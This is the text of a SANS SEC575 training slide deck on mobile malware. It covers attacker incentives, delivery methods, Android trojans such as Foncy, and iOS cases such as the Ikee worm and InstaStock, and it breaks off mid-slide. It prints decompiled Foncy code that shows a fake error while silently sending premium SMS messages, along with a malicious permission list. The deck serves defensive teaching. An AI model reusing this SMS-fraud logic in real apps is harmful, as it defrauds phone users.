



# A Taste of SANS SEC575 Part II: The Mobile Malware Connection

Mobile Device Security and Ethical Hacking  
Today's Focus: Exploring Malware on Mobile Devices

Joshua Wright  
[jwright@willhackforsushi.com](mailto:jwright@willhackforsushi.com)

Special thanks to CORE Security Technologies

# Outline

---

## What is SANS SEC575?

- Mobile Malware Proliferation
- Android Malware
- iOS Malware
- Other Mobile Malware
- Mobile Malware Defense
- Conclusion

# What is SEC575?

- A brand new 6-day course offering by SANS
- "Mobile Device Security and Ethical Hacking"
- Combining policy, architecture, defense and penetration testing
  - Hands-on exercises throughout, culminating in an in-depth Mobile Device Security Challenge event
- Covering Apple iOS (iPhone, iPad, iTouch), Android, BlackBerry and Windows Phone
- Written by Joshua Wright with leadership by Ed Skoudis as curriculum lead and advisor

Building the skills necessary for effective mobile device security

# Sampling of Labs

## Big emphasis on hands-on exercises throughout

- Monitoring filesystem changes on Android and iOS devices
- Extracting data from iOS filesystem dumps
- Reverse engineering Android applications for threat analysis
- Mapping mobile device WiFi network scanning
- Mobile device passive fingerprinting
- Custom sidejacking for mobile applications
- Manipulating mobile banking "to pay off your bookie"
- Culminating with a whole day Mobile Device Security Capture the Flag Event

# Last Time *at the Movies*



- In Part I of this series, we saw "Invasion of the Mobile Phone Snatchers"
- We looked at the threat of mobile device theft
  - How attackers can bypass device authentication ...
  - ... and extract sensitive content
- We looked at defenses as well, including passcode recommendations, policy

Part I posted at [www.willhackforsushi.com](http://www.willhackforsushi.com)

# Outline

---


- What is SANS SEC575?

## Mobile Malware Proliferation

- Android Malware
- iOS Malware
- Other Mobile Malware
- Mobile Malware Defense
- Conclusion

# Mobile Malware Statistics

- Juniper Networks 2012 mobile malware report data
- 155% increase in mobile malware from 2010 to 2011



Intentionally harmful or fraudulent mobile malware by platform, 2010 to 2011

# Mobile Malware Incentives


---

- Growth in mobile malware is influenced by attacker opportunities
- Many incentives tied to financial profit opportunities, but not exclusively
- Some incentives are unique to mobile devices
  - Combining ease of exploitation, large number of targets, and immediate financial gain




# User Credential Theft

- Mobile phones are increasingly relied upon for two-factor authentication via SMS
  - Primarily for banking applications and related financial activities
- Zitmo variant of the ZeuS trojan targeting BlackBerry, Android, Windows Mobile, Symbian users
  - Controls SMS and phone functionality
  - Blocks inbound or outbound calls
  - Silently intercepts SMS messages
- Works with PC variant of ZeuS for effective banking authentication bypass



# Premium Rate/Short Code SMS

- Unique to mobile devices is the near-ubiquitous use of phone, SMS access
- Premium rate services charge for each SMS received
  - End-user is billed by MO in their normal billing cycle
  - Attacker is paid immediately
- Opportunity to silently send SMS on Android, significant attacker motivator




# Mobile Malware Delivery Methods

---

- Official app store repositories
  - Typically short-lived
- Third-party app store repositories
  - Primarily Android devices or jailbroken iPhones/unlocked Windows Phones
- Malicious websites for direct download installation
- Direct victim targeting through e-mail, SMS, and MMS
  - Delivery through attachment or URL

# QR Code Malware Distribution

- QR codes represent up to 7089 numeric or 4296 alphanumeric characters
- Very popular with advertisers for mobile devices
- Also used for distribution of Jimm.ICQ malware on several Russian websites
  - Sends SMS messages \$7/ea to several short codes



# Outline

---

- What is SANS SEC575?
- Mobile Malware Proliferation
- ➔ Android Malware
- iOS Malware
- Other Mobile Malware
- Mobile Malware Defense
- Conclusion

# Android Malware

---

- Highly targeted among four major mobile device vendors
- Platform accommodates silent SMS delivery, untrusted applications, third-party application stores
- Easy for attackers to repackage legitimate applications with malware
- Significant market share
- Platform fragmentation creates extended lifetime for exploit applicability

# Android Fake Installers


---

- Popular distribution method for Android Malware
- Impersonates a legitimate application, bundled with malicious activity
  - Increasingly SMS short code messages
- May behave as a trojan or more malicious infection vector

Fast to develop, quick to exploit. Many fake installers have no functionality other than malicious behavior.

# Trojan-SMS.AndroidOS.Foncy


- Impersonates SuiConFo data and minutes usage tracker
  - Displays an error at startup, while delivering SMS short code messages
  - Targets several European countries and Canada
- Hides incoming SMS messages from specific phone numbers
  - Used for C&C channel
- Sends victim tracking information to a French cell phone number





# Fancy Permission Requirements


```
<user-permission
android:name="android.permission.INSTALL_PACKAGES" />
<user-permission
android:name="android.permission.USE_CREDENTIALS" />
<user-permission
android:name="android.permission.INTERNET" />
<user-permission
android:name="android.permission.BLUETOOTH_ADMIN" />
<user-permission
android:name="android.permission.DEVICE_POWER" />
<user-permission
android:name="android.permission.READ_CONTACTS" />
<uses-permission
android:name="android.permission.SEND_SMS" />
<uses-permission
android:name="android.permission.RECEIVE_SMS" />
<uses-permission
android:name="android.permission.ACCESS_GPS" />
<uses-permission
android:name="android.permission.ACCESS_LOCATION" />
```



# Foncy Short Code Delivery

```
/* This code is executed when the trojan installer is started */
public void onCreate(Bundle paramBundle)
{
    super.onCreate(paramBundle);
    /* This line draws the "error" on the screen for the user */
    Toast.makeText(this, "ERROR: Android version is not compatible", 1).show();
    /* Get telephony information, including SIM country code */
    String str1 = ((TelephonyManager) getSystemService("phone")).getSimCountryIso();
    String str2;
    String str3;
    if (str1.equals("fr")) /* Only if the country code is France */
    {
        str2 = "81001"; /* Target SMS short code number */
        str3 = "STAR"; /* Message for the short code "purchase" */
    }
    while (true)
    {
        /* Invoke the SMS manager, send the short code message 4 times */
        SmsManager localSmsManager = SmsManager.getDefault();
        localSmsManager.sendTextMessage(str2, null, str3, null, null);
        localSmsManager.sendTextMessage(str2, null, str3, null, null);
        localSmsManager.sendTextMessage(str2, null, str3, null, null);
        localSmsManager.sendTextMessage(str2, null, str3, null, null);
        return;
    }
}
```

# Android NotCompatible Malware



# Outline

---

- What is SANS SEC575?
- Mobile Malware Proliferation
- Android Malware
- ➔ iOS Malware
- Other Mobile Malware
- Mobile Malware Defense
- Conclusion

# iOS Malware

---

- Platform security prevents unauthorized executables from running
  - Small number of early malware samples targeted jailbroken devices
- No option to automatically send SMS
- Handful of questionable applications retrieving sensitive data that were not rejected
  - OpenFeint, Path, Twitter, Facebook retrieval and storage of contacts
  - Storm8, mogoRoad phone number retrieval

# iOS 6 Permission Control


## New in iOS 6



- Users will be prompted prior to giving an app access to:
  - Contacts, calendar, reminders, photos
- Users are still not prompted for access to:
  - Phone number, device UID, phone dialer history, YouTube history, Safari history, Internet access, keyboard cache entries
- A move in the right direction

# iOS Ikee Worm

- Limited to jailbroken iOS devices
- Spread over SSH with default root password (root/alpine)
- Ikee.A changes wallpaper to Rick Astley
- Ikee.B adds malicious intent
  - Forwards banking SMS messages
  - Changes root password
  - Installs additional binaries from attacker-controlled server



# iOS Malware Limitation

---

- Primary limitation for malware is Apple's vetting process
  - Rejecting any apps that are harmful or violate Apple App Store policies
- Vulnerabilities on the iOS platform can be exploited to run arbitrary code
  - Demonstrated with jailbreakme.com, ROP-based PDF handling exploit
  - Resolved reasonably quickly from Apple with readily available platform updates



# InstaStock


- Developed by Charlie Miller
- Appears to be an alternative stock ticker tracking application
- Contains several suspicious code blocks
  - Downloads a file from a remote web server
  - Manipulates internal pointers to system functions
  - Calls various function pointers
- Approved by App Store



# InstaStock Behavior

## Apple App Store Testing Experience

## End-User App Experience



Attacker places dynamic library with unsigned code on server

1. App checks for payload on server. Server returns HTTP 404 "File Not Found".
2. App retrieves stock ticket data.
3. InstaStock behaves as a normal stock ticker app.

1. App checks for payload on server. Server returns unsigned code library.
